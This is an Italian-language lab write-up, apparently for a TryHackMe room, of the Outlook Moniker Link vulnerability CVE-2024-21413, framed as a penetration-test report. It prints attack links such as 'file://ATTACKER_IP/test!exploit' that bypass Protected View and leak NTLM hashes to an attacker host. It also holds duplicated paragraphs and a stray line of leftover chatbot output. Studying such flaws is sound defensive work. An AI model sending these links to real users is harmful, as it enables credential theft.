 eylommaayan/thm---cve-2024-21413-moniker-link-microsoft-outlook-

Il 13 febbraio 2024 Microsoft ha pubblicato una grave vulnerabilità di sicurezza in Microsoft Outlook, che ha ricevuto l'identificativo CVE-2024-21413, ed è conosciuta come Moniker Link Vulnerability. La vulnerabilità consente a un attaccante di bypassare il meccanismo Protected View di Outlook.
Il 13 febbraio 2024 Microsoft ha pubblicato una grave vulnerabilità di sicurezza in Microsoft Outlook, identificata come CVE-2024-21413, nota come Moniker Link Vulnerability. La vulnerabilità consente a un attaccante di bypassare il meccanismo Protected View di Outlook.
Ottimo 👍 Ecco traduzione completa + formulazione come report di Penetration Testing (PT), in ebraico professionale e chiaro. Come richiesto – solo traduzione e formulazione. Le risposte, le immagini e i completamenti li aggiungerai tu, e se vorrai in seguito – ti aiuterò.
Il 13 febbraio 2024 Microsoft ha pubblicato una grave vulnerabilità di sicurezza in Microsoft Outlook, identificata come CVE-2024-21413, nota come Moniker Link Vulnerability.
La vulnerabilità consente a un attaccante di bypassare il meccanismo Protected View di Outlook utilizzando un link speciale (Moniker Link), e di indurre il client Outlook della vittima a inviare credenziali di autenticazione (hash NTLM) a un server controllato dall'attaccante – senza eseguire alcun file e senza un efficace avviso di sicurezza.
La vulnerabilità può portare a una perdita di credenziali ed esiste anche una possibilità teorica di esecuzione remota di codice (RCE) .
| Parametro | Valore |
|---|---|
| ID vulnerabilità | CVE-2024-21413 |
| Data di pubblicazione | 13 febbraio 2024 |
| Scopritore | Haifei Li – Check Point Research |
| Impatto | Credential Leak + RCE potenziale |
| Gravità | Critical |
| Complessità attacco | Bassa |
| Punteggio CVSS | 9.8 |
| Link ufficiale | https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2024-21413 |
La vulnerabilità interessa le seguenti versioni:
(Vulnerability Description)
Microsoft Outlook consente la visualizzazione di email in formato HTML e l'analisi di vari tipi di link come http:// e https://. Inoltre, Outlook supporta anche link speciali chiamati Moniker Links, che consentono l'avvio di applicazioni o l'accesso a risorse esterne nel sistema operativo.
In condizioni normali, quando un'email contiene un link che avvia un'applicazione esterna o accede a una risorsa di sistema (come un link file://), viene attivato il meccanismo di sicurezza Protected View di Outlook. Questo meccanismo mostra un avviso di sicurezza e blocca azioni pericolose come l'esecuzione di codice, macro o l'accesso a risorse di rete esterne.
Tuttavia, è stata trovata una vulnerabilità in Outlook (CVE-2024-21413) che consente di bypassare il meccanismo Protected View mediante una semplice manipolazione di un link di tipo Moniker Link.
Cosa abbiamo trovato (Findings)
Durante il test è emerso che l'utilizzo di un link normale come:
file://ATTACKER_IP/test
fa sì che Outlook tenti di accedere a una risorsa di rete tramite il protocollo SMB, ma questo tentativo viene bloccato da Protected View.

Al contrario, quando il link include il carattere speciale ! e una stringa di testo aggiuntiva, ad esempio:
file://ATTACKER_IP/test!exploit
Outlook non attiva Protected View ed effettua un tentativo di connessione al server remoto.
Durante questo tentativo:
È importante notare che la condivisione remota non deve necessariamente esistere, poiché il tentativo di autenticazione viene comunque effettuato.
Impatto (Impact)
La vulnerabilità consente all'attaccante di:
Inoltre, poiché i Moniker Links utilizzano il meccanismo COM (Component Object Model) di Windows, esiste una possibilità teorica di esecuzione remota di codice (RCE). Tuttavia, alla data del test, non esiste un Proof of Concept pubblico per realizzare effettivamente RCE tramite questa vulnerabilità.
Sfruttamento della vulnerabilità (Exploitation)
Nell'ambito dell'attacco, viene inviata alla vittima un'email contenente un Moniker Link simile a quello mostrato nel compito precedente. L'obiettivo dell'attaccante è creare un'email con un link Moniker Link che bypassi il meccanismo Protected View di Outlook, in modo che quando la vittima fa clic sul link, il suo client Outlook tenti di caricare un file dalla macchina dell'attaccante. Questa azione fa sì che l'hash netNTLMv2 della vittima venga inviato e catturato dall'attaccante.
Prima di eseguire l'attacco, esamineremo un Proof of Concept (PoC) creato a scopo dimostrativo (disponibile anche su GitHub).
Author: CMNatic | https://github.com/cmnatic Version: 1.0 | 19/02/2024
Il codice utilizza il linguaggio Python e invia un'email HTML contenente un Moniker Link malevolo.
Descrizione del PoC
Il PoC:
